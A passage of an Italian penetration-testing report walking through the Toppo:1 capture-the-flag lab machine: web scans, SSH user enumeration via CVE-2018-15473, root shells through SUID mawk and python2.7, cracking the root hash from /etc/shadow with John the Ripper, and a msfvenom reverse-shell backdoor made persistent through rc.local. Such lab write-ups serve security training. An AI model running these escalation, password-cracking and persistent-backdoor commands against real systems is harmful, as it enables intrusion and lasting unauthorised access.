+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /admin/: Directory indexing found.
+ /admin/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /mail/: Directory indexing found.
+ /mail/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /package.json: Node.js package file found. It may contain sensitive information.
+ /README.md: Readme Found.
+ 8102 requests: 0 error(s) and 18 items(s) reported on remote host
+ End Time:      2025-08-21 09:38:01 (GMT-4) (49 seconds)

+ 1 host(s) tested
```

Figura 4.9: Risultati della scansione Nikto sulla porta 80

Vulnerabilità individuate sulla porta 80

L’analisi della porta 80 ha rivelato diverse criticità e configurazioni subottimali:

- **Versione di Apache Obsoleta:** È stata rilevata la versione 2.4.10 di Apache. Essendo superata, questa versione è suscettibile a vulnerabilità note che sono state risolte in edizioni successive.

- **Assenza dell'Header Anti-Clickjacking:** L'header X-Frame-Options, fondamentale per prevenire attacchi di *clickjacking*, non è stato implementato.

- **Mancanza dell'Header Content-Type:**

L'assenza dell'header X-Content-Type-Options può esporre il server ad attacchi di tipo *MIME type confusion*.

- **Esposizione delle Directory:** È stata accertata la presenza di indicizzazione attiva su varie directory, tra cui /admin/, /css/ e /img/, il che espone potenzialmente file e informazioni sensibili.

4.4 Ricerca di sistemi di gestione dei contenuti (CMS)

Con l'intento di accettare la presenza di un sistema di gestione dei contenuti (CMS) quale WordPress o Joomla, si è impiegato lo strumento WhatWeb. L'analisi mirata è stata avviata tramite il seguente comando:

```
whatweb 10.0.2.5
```

Il risultato dell'esecuzione del comando è riportato di seguito.

```
(kali㉿kali)-[~]
$ whatweb 10.0.2.5
http://10.0.2.5 [200 OK] Apache[2.4.10], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.10 (Debian)], IP[10.0.2.5], JQuery, Script, Title
[Clean Blog - Start Bootstrap]

(kali㉿kali)-[~]
```

Figura 4.10: Risultati esecuzione con whatweb

Dato che l'analisi non ha identificato alcun CMS, non si è ritenuto necessario proseguire l'indagine su questo specifico aspetto.

4.5 Rilevamento del Web Application Firewall (WAF)

Allo scopo di accettare l'esistenza di un *Web Application Firewall* (WAF) a protezione del sistema, è stato impiegato il tool specializzato wafw00f. L'analisi è stata avviata utilizzando il seguente comando:

```
wafw00f http://10.0.2.5
```

```
(kali㉿kali)-[~]
$ wafw00f http://10.0.2.5 Tools Kali Docs Kali Forums Kali NetHunter
? ??
( __( )` ; ???
. ; . ( ( ( " ) ; ( , ) ( ( ( ; ) " ) )
\ \ \ \
~ WAFW00F : v2.3.1 ~
~ Sniffing Web Application Firewalls since 2014 ~

[*] Checking http://10.0.2.5
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Figura 4.11: Risultati esecuzione con wafw00f

L’analisi si è conclusa con successo, ma non ha individuato la presenza di alcun WAF attivo. Questo risultato implica che il sistema non è difeso da un firewall applicativo, il che lo rende potenzialmente esposto a minacce comuni come *SQL injection* o *Cross-Site Scripting* (XSS), attacchi che un WAF tipicamente è in grado di neutralizzare.

Alla luce di questa scoperta, si è ritenuto opportuno procedere con ulteriori test di vulnerabilità, sia su porte alternative sia con altri strumenti di *scanning*, come ad esempio OWASP ZAP, al fine di identificare ulteriori punti deboli.

4.6 Valutazione della sicurezza web con OWASP ZAP

A seguito delle precedenti verifiche, si è proceduto con l’utilizzo di OWASP ZAP, un applicativo progettato per l’individuazione automatica di vulnerabilità nelle applicazioni web. Ecco i passaggi da seguire:

- installazione di owasp-zap;
- avvio di OWASP ZAP dal menu delle applicazioni di Kali Linux o avviarlo da terminale con il comando `owasp-zap`;
- accesso alla modalità di scansione automatica. All’avvio, ZAP si aprirà sulla schermata principale. Nella scheda Quick Start, si trova un’opzione per la “scansione automatica”;

- Inserimento dell’indirizzo del bersaglio. Nel campo URL to attack, bisogna inserire l’indirizzo IP della macchina Toppo:1. `http://10.0.2.5` nel caso in questione.

Avvia la scansione. Clicca sul pulsante Attack. ZAP inizierà un processo combinato di Spider (per scoprire tutte le pagine del sito) e Active Scan (per testare le vulnerabilità).

Tramite la funzione di scansione automatizzata (*Automated Scan*), l’esito dell’analisi è il seguente. Alerts (10):

- > Content Security Policy (CSP) Header Not Set
- > Directory Browsing (11)
- > Missing Anti-clickjacking Header (6)
- > Vulnerable JS Library (2)
- > Server Leaks Version Information via "Server"
- > X-Content-Type-Options Header Missing (20)
- > Content-Type Header Missing
- > Information Disclosure - Suspicious Comment
- > Modern Web Application (6)
- > User Agent Fuzzer (132)

Figura 4.12: Risultati esecuzione con owasp zap

CAPITOLO 5

Target Exploitation

Nell’ambito della fase di *Target Exploitation*, si procede allo sfruttamento di una vulnerabilità precedentemente identificata al fine di ottenere un accesso al bersaglio e acquisire informazioni sensibili. Il presente capitolo è interamente dedicato alla sfida *Capture The Flag* (CTF) associata al sistema `Toppo:1`.

5.1 Sfruttamento di una vulnerabilità SSH: Enumerazione di Utenti

Dopo aver accertato la presenza di un servizio SSH in funzione sulla porta 22, abbiamo proceduto a verificare la sua vulnerabilità a una tecnica di enumerazione degli utenti nota [8]. Attraverso l’uso di uno script Python che sfrutta la criticità identificata come CVE-2018-15473 [9], è stato possibile confermare l’esistenza di account utente validi nel sistema. Nel corso della precedente fase di ricognizione, avevamo già individuato le credenziali di accesso associate all’utente `ted`. Per convalidarne l’esistenza sul bersaglio `Toppo:1`, abbiamo implementato l’exploit relativo alla vulnerabilità CVE-2018-15473. Questa specifica falla permette di verificare la presenza di un nome utente senza la necessità di inserire una password, facili-

tando così un potenziale attacco di *brute-force* per ottenere l'accesso. Il nome utente è stato confermato: `ted`. Come prima cosa è stato necessario scaricare un file raw `ssh-username-enum.py` nel modo seguente:

```
wget https://raw.githubusercontent.com/epi052/cve-2018-15473/master/ssh-username-enum.py
```

Poi è stato necessario renderlo eseguibile nel modo seguente:

```
chmod +x ssh-username-enum.py
```

Per risolvere il problema relativo alla compatibilità con la versione di Paramiko si è reso necessario usare un ambiente virtuale al fine di installare una versione precedente di paramiko. L'ambiente virtuale è stato creato e attivato nel modo seguente:


```
python3 -m venv my_old_script_env  
source my_old_script_env/bin/activate
```

Successivamente è stata installata la versione precedente di Paramiko:

```
pip install paramiko==2.12.0
```

Infine è stato eseguito lo script:

```
python3 ssh-username-enum.py 10.0.2.5 --port 22 --username ted
```



```
(my_old_script_env)-(kali㉿kali)-[~]$ python3 ssh-username-enum.py 10.0.2.5 --port 22 --username ted  
/home/kali/my_old_script_env/lib/python3.13/site-packages/paramiko/pkey.py:82: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.  
    "cipher": algorithms.TripleDES,  
/home/kali/my_old_script_env/lib/python3.13/site-packages/paramiko/transport.py:253: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.  
    "class": algorithms.TripleDES, "": algorithms.TripleDES,  
[+] OpenSSH version 6.7 found  
[+] ted found!
```


Figura 5.1: Risultato ottenuto con l'exploit

5.1.1 Accesso con SSH

A seguito del rilevamento della porta SSH in ascolto, individuata grazie alla scansione Nmap, è emersa una potenziale via d'accesso remota al sistema bersaglio. Tale protocollo di rete consente di instaurare un canale crittografato con il sistema compromesso, ottenendo l'accesso a una shell per l'esecuzione di comandi. Impiegando le credenziali acquisite in una fase preliminare di ricognizione, è stato possibile avviare il tentativo di login. Dal terminale, si è proceduto con l'esecuzione del seguente comando:

```
ssh ted@10.0.2.5
```

A quel punto, viene richiesto l'inserimento della password, precedentemente recuperata in una fase iniziale dell'operazione. Dopo averla fornita in modo corretto, si ottiene l'accesso al sistema con i privilegi dell'utente "ted", aprendo la strada all'esecuzione di comandi arbitrari e a ulteriori operazioni di sfruttamento. Questa fase di ingresso iniziale costituisce un *foothold*, un punto d'appoggio primario che può essere utilizzato per obiettivi successivi, come l'escalation dei privilegi o l'implementazione di meccanismi di persistenza.



```
(kali㉿kali)-[~]
$ ssh ted@10.0.2.5
ted@10.0.2.5's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 26 07:49:11 2025 from 10.0.2.4
ted@Toppo:~$ █
```

Figura 5.2: Accesso SSH all'interno della macchina della vittima

L'autenticazione è avvenuta con esito positivo. Le credenziali fornite si sono rivelate corrette, concedendo l'accesso al sistema bersaglio. Ciò ha permesso di interagire direttamente con l'host, inaugurando nuove tappe di analisi e potenziali manovre di elevazione dei privilegi. A seguito dell'autenticazione con l'account 'ted', sono stati eseguiti alcuni comandi diagnostici iniziali per reperire maggiori

dettagli sull’ambiente operativo. Attraverso questa sessione, siamo stati in grado di acquisire un’interfaccia a riga di comando interattiva sull’host compromesso. Il comando ‘whoami’ ha verificato l’identità dell’utente correntemente attivo:

```
whoami
```

```
ted@Toppo:~$ whoami  
ted  
ted@Toppo:~$ █
```

Figura 5.3: Output ottenuto dopo l’esecuzione del comando whoami

CAPITOLO 6

Privilege Escalation

Una volta consolidato l'accesso iniziale al sistema, l'obiettivo successivo consiste nell'acquisire il maggior numero di privilegi disponibili. Il comando `sudo` viene comunemente impiegato per esaminare le autorizzazioni assegnate a un utente. Tuttavia, nel tentativo di avviare questa verifica, la risposta del sistema è stata un messaggio di errore '*command not found*'. Questo indica chiaramente che l'utility `sudo` non è installata o non è accessibile sul sistema bersaglio, rendendo impossibile la verifica dei permessi in questo modo.

```
ted@Toppo:~$ sudo -l  
-bash: sudo: command not found  
ted@Toppo:~$ █
```

Figura 6.1: Output indicante che sudo non è installato

Dall'analisi del contenuto del file `/etc/sudoers`, si è riscontrato che l'utente corrente `ted` è autorizzato a eseguire il comando `awk` con i privilegi dell'utente `root`.

```
cat /etc/sudoers
```

```
ted@Toppo:~$ cat /etc/sudoers
ted ALL=(ALL) NOPASSWD: /usr/bin/awk
```

Figura 6.2: Utente autorizzato ad eseguire awk con i privilegi di root

6.1 Ricerca di file SUID

A seguito dell’ottenimento di una shell remota via SSH, viene avviata una ricerca mirata di file binari con il permesso SUID attivo. Il bit SUID (*Set User ID*) è un’autorizzazione speciale che conferisce a un utente la capacità di eseguire un file con i diritti del suo proprietario, bypassando i propri permessi standard. Tale funzionalità è tipicamente impiegata per l’esecuzione di programmi che necessitano di privilegi elevati per operare correttamente. Tuttavia, una sua errata configurazione può essere sfruttata per conseguire un accesso non autorizzato all’utente ‘root’. Per cominciare, digitiamo il comando:

```
find / -perm -u=s -type f 2>/dev/null
```

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$ █
```

Figura 6.3: Elenco dei file con il bit SUID attivo

Si è immediatamente constatato che i file binari `/usr/bin/mawk` e `/usr/bin/python2.7` sono configurati con il bit SUID. Questo permesso speciale consente di avviare il file eseguibile con i privilegi del suo proprietario, che in questo caso corrisponde all’utente `root`.

6.2 Metodo 1: sfruttamento di /usr/bin/mawk

Il primo file binario vulnerabile identificato con l’ausilio del comando `find` è stato `/usr/bin/mawk`. Anche in questa circostanza, la presenza del bit SUID ha consentito un’escalation dei privilegi. Si è quindi proceduto all’esecuzione del comando qui sotto riportato per ottenere una shell con i privilegi di `root` tramite `mawk`:

```
mawk 'BEGIN {system("/bin/sh")}'
```

È stato scelto di impiegare `/bin/sh` al posto di `/bin/bash`, in quanto quest’ultima tenderebbe a resettare il bit SUID, annullando di conseguenza i privilegi di `root` acquisiti. Tale scelta ha permesso di mantenere l’accesso come utente `root` e di sfruttare tali privilegi elevati per proseguire le attività offensive. E’ stato eseguito il comando `whoami` per confermare il nuovo stato di privilegi elevati.

```
ted@Toppo:~$ mawk 'BEGIN {system("/bin/sh")}'  
# whoami  
root  
# cd /root/  
# ls  
flag.txt  
# cat flag.txt  
[Binary Data]  
Congratulations ! there is your flag : ownedlab{p4ssi0n_c0me_with_pract1ce}
```

Figura 6.4: Sfruttamento di '/usr/bin/mawk'

6.3 Metodo 2: sfruttamento di /usr/bin/python2.7

Un’altra vulnerabilità riscontrata riguarda il file binario `/usr/bin/python2.7`, il quale era configurato con il permesso SUID. Questo permesso speciale permette l’esecuzione di un programma con i privilegi del suo proprietario, in questo caso

l’utente `root`, indipendentemente dall’utente che lo avvia. Impiegando questo file eseguibile, abbiamo sfruttato l’accesso privilegiato attraverso l’esecuzione del seguente comando, volto a ottenere una shell con privilegi di `root`:

```
python2.7 -c 'import pty;pty.spawn("/bin/sh")'
```

Considerazione: Si è optato per l’uso di `/bin/sh` al posto di `/bin/bash`, in quanto quest’ultimo tenderebbe a disabilitare il bit SUID, annullando di conseguenza i privilegi di `root` acquisiti. Tale scelta ha garantito il mantenimento dell’accesso come utente `root`, consentendo di sfruttare l’elevato livello di permessi per proseguire le attività di penetrazione. A scopo di verifica, sono stati eseguiti i comandi `id` e `whoami` per confermare il nuovo stato di privilegi elevati. In seguito, è stata eseguita una scansione delle directory accessibili con il comando `ls`, riscontrando la presenza di una cartella denominata `root`.

```
tedo@Toppo:~$ python2.7 -c 'import pty;pty.spawn("/bin/sh")'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
# whoami
root
root
# cd /root/
# ls
flag.txt
# ls -la
total 24
drwxr-xr-x 2 root root 4096 Apr 15 2018 .
drwxr-xr-x 21 root root 4096 Apr 15 2018 ..
-rw-r--r-- 1 root root 53 Apr 15 2018 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 397 Apr 15 2018 flag.txt
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
# cat flag.txt
[REDACTED]
Congratulations ! there is your flag : _Ownnedlab{p4ssi0n_c0me_w1th_pra1ce}
```


Figura 6.5: Sfruttamento di `'/usr/bin/python2.7'`

6.4 Decifrazione della password di `root` tramite *John the Ripper*

Ottenuto l’accesso con i privilegi di amministratore, è stato possibile accedere in lettura al file `/etc/shadow`, che custodisce gli hash crittografici delle password di tutti gli utenti del sistema, compreso l’utente `root`. L’hash recuperato rappresenta

la chiave crittografica per l'accesso. L'hash della password di root è stato estratto attraverso l'esecuzione del seguente comando:


```
cat /etc/shadow | grep root
```



```
# cat /etc/shadow | grep root
root:$6$5UK1sFDk$sf3zXJZ3pwGbvxQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmS2cFz.MigHS/bYsXmBjI0:17636:0:99999:7:::
#
```

Figura 6.6: Hash della password di root estratto dal file /etc/shadow.

L'hash così recuperato è stato successivamente archiviato in un file denominato `root.hash` sulla macchina Kali Linux, per essere in seguito decifrato con l'ausilio di *John the Ripper*, un rinomato strumento per la decodifica delle password.



```
(kali㉿kali)-[~]
$ echo '$6$5UK1sFDk$sf3zXJZ3pwGbvxQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmS2cFz.MigHS/bYsXmBjI0' > root.hash
(kali㉿kali)-[~]
$ cat root.hash
$6$5UK1sFDk$sf3zXJZ3pwGbvxQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmS2cFz.MigHS/bYsXmBjI0
```

Figura 6.7: Salvataggio dell'hash di root nel file root.hash

La fase iniziale del processo di decifrazione ha richiesto la preparazione del file di dizionario. Essendo il dizionario `rockyou.txt` archiviato in un formato compresso `.gz`, è stato necessario decompressarlo per renderlo leggibile da *John the Ripper*. Per eseguire questa operazione con i privilegi necessari, è stato utilizzato il comando `gunzip` con `sudo`, come illustrato di seguito:

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

Una volta che il dizionario è stato reso disponibile in un formato non compresso, si è proceduto con la fase operativa del cracking. Per avviare un attacco a dizionario, volto a confrontare ogni parola dell'elenco con l'hash precedentemente estratto e salvato nel file `root.hash`, è stato impiegato il seguente comando:

```
john root.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
(kali㉿kali)-[~]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali㉿kali)-[~]
$ john root.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x]) 1g 0:00:00:07 DONE (2025-08-27 07:49) 0.1340g/s 2367p/s 2367c/s 2367C/s paramedic..ellie123
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
test123      (?)
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 6.8: Decifrazione password tramite *John the Ripper*

Il processo di cracking ha avuto esito positivo, culminando nella decifrazione della password in chiaro per l’account `root`. *John the Ripper* ha restituito la credenziale segreta, che è risultata essere: `test123`.

Con la password finalmente in nostro possesso, è stato possibile concludere la fase di escalation dei privilegi e ottenere un accesso diretto e completo al sistema attraverso una sessione SSH.

```
(kali㉿kali)-[~]
$ ssh root@10.0.2.5
root@10.0.2.5's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:28:00 2018 from 192.168.0.29
root@Toppo:~# 
```

Figura 6.9: Accesso al sistema con credenziali root

CAPITOLO 7

Maintaining access

Nell'ambito di un'attività di *penetration testing*, una volta ottenuti i massimi privilegi su un sistema target, si può procedere all'installazione di una *backdoor* per garantire l'accesso persistente, anche dopo la successiva correzione delle vulnerabilità iniziali. Un accesso di questo tipo può essere mantenuto attraverso una *reverse shell*, che stabilisce una connessione in uscita verso la macchina d'attacco, consentendo il controllo remoto.

7.1 Generazione di una *reverse shell* con *Metasploit*

Msfvenom, un modulo del framework *Metasploit* [10], rappresenta una risorsa efficace per la creazione di un *payload* eseguibile che generi una *reverse shell* destinata al sistema compromesso. Sulla macchina Kali, è sufficiente avviare la console di *Metasploit* e utilizzare il seguente comando [11] per generare l'eseguibile, pronto per essere avviato sul sistema bersaglio:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.4 LPORT=5555 -f elf > shell.elf
```

È opportuno notare che tale *backdoor* non necessita di un ulteriore processo di autenticazione per il suo utilizzo.

```
(kali㉿kali)-[~] -i '$d' /etc/rc.local
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.14 LPORT=5555 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
```

Figura 7.1: Elaborazione di una reverse shell per l'accesso remoto

7.2 Creazione di uno script per l'avvio automatico della reverse shell

Al fine di assicurare che la *backdoor* venga eseguita in modo automatico e persistente ad ogni riavvio del sistema, si è proceduto alla stesura di uno script denominato `in.sh` tramite l'editor di testo nano. Questo script è progettato per eseguire la *reverse shell* all'interno di un ciclo continuo, o *loop*, garantendo così che il processo tenti incessantemente di stabilire una connessione verso la macchina Kali. La natura resiliente di questo ciclo è fondamentale per prevenire che l'accesso venga perso dopo la prima interazione o nel caso in cui la connessione cada, fornendo una *backdoor* robusta e affidabile.

```
GNU nano 8.4                               17:43:10 02/5          in.sh
#!/bin/sh
while true; do
    /etc/init.d/shell.elf
done
```

Figura 7.2: Script `in.sh`

7.3 Trasferimento e configurazione della Backdoor sul sistema bersaglio

Una volta acquisiti i privilegi di `root` sul sistema compromesso, si è proceduto al trasferimento dei file `in.sh` e `shell.elf` sulla macchina bersaglio. Essi sono stati collocati nella directory `/tmp` per ragioni di praticità. Il trasferimento dei file è stato realizzato mediante l'uso del protocollo SCP (*Secure Copy Protocol*). Questo metodo ha permesso di copiare in modo sicuro i file dalla macchina attaccante (Kali) a quella vittima, assicurando la riservatezza e l'integrità dei dati durante l'intero processo.

```
(kali㉿kali)-[~]
└─$ scp shell.elf root@10.0.2.5:/tmp/shell.elf
root@10.0.2.5's password:
shell.elf

(kali㉿kali)-[~]
└─$ scp in.sh root@10.0.2.5:/tmp/in.sh
root@10.0.2.5's password:
in.sh
```

Figura 7.3: Trasferimento file con Secure Copy Protocol

Come passaggio conclusivo, al fine di garantire l'eseguibilità dei file sul sistema bersaglio, è stato impiegato il comando `chmod +x`, il cui scopo è modificare i permessi dei file, consentendone l'esecuzione. Tale operazione è indispensabile per assicurare che gli script e gli eseguibili, inclusa la *backdoor* appositamente creata, possano essere avviati in modo corretto ogni volta che sono invocati dal sistema operativo.

```
(kali㉿kali)-[/]
└─$ ssh root@10.0.2.5
root@10.0.2.5's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 28 05:49:57 2025 from 10.0.2.4
root@Toppo:~# cd /tmp
root@Toppo:/tmp# ls
in.sh shell.elf
root@Toppo:/tmp# chmod +x shell.elf
root@Toppo:/tmp# chmod +x in.sh
root@Toppo:/tmp#
```

Figura 7.4: Opzione che aggiunge il permesso di esecuzione al file

7.4 Avvio automatico della Backdoor

Al fine di assicurare l'esecuzione della *backdoor* a ogni avvio del sistema, è indispensabile configurare lo script `in.sh` come un servizio a esecuzione automatica. Tale operazione si realizza intervenendo sul file di configurazione `/etc/rc.local`. Inizialmente, si impiega il comando `sed -i '$d' /etc/rc.local` con lo scopo di eliminare l'ultima riga del file, solitamente `exit 0`, consentendo così l'aggiunta di nuove istruzioni. Successivamente, si aggiunge l'istruzione per l'esecuzione di `in.sh` a ogni riavvio mediante il comando `echo "sh /etc/init.d/in.sh" >> /etc/rc.local`, inserendola alla fine del file. Questo passaggio garantisce che lo script della *backdoor* venga eseguito ogni volta che il sistema viene riavviato, fornendo una persistenza duratura. In conclusione, per ripristinare la corretta sintassi del file di avvio, la direttiva `exit 0` viene aggiunta nuovamente in coda, garantendo che la sua struttura finale rimanga intatta e che il sistema possa terminare correttamente il processo di avvio. Questo passaggio finale è realizzato tramite il seguente comando:

```
echo "exit 0" >> /etc/rc.local
```

I seguenti comandi vengono eseguiti sulla macchina Toppo:

```
root@Toppo:/tmp# sed -i '$d' /etc/rc.local
root@Toppo:/tmp# echo "sh /etc/init.d/in.sh" >> /etc/rc.local
root@Toppo:/tmp# echo "exit 0" >> /etc/rc.local
root@Toppo:/tmp#
```

Figura 7.5: Configurazione del servizio di avvio `in.sh`

7.5 Stabilire una connessione alla Backdoor dal sistema di attacco


Una volta che la *backdoor* è stata correttamente implementata sul sistema bersaglio, è possibile stabilire una connessione remota senza la necessità di credenziali di autenticazione. Per avviare tale comunicazione, si utilizza il framework *Metasploit* sulla macchina Kali, configurando opportunamente un modulo specifico. La configurazione si basa sull'utilizzo di un modulo *handler* generico che è in attesa di

una connessione in entrata. Di seguito sono riportati i comandi di configurazione necessari per avviare il *listener*:

```
msfconsole  
use exploit/multi/handler  
set payload linux/x86/shell_reverse_tcp  
set LHOST 10.0.2.4  
set LPORT 5555
```

L'esecuzione del modulo, per avviare l'attesa della connessione, viene avviata con il seguente comando:


```
run
```



```
Metasploit Documentation: https://docs.metasploit.com/  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp  
payload => linux/x86/shell_reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.0.2.4  
LHOST => 10.0.2.4  
msf6 exploit(multi/handler) > set LPORT 5555  
LPORT => 5555  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.4:5555
```

Figura 7.6: Configurazione del modulo handler

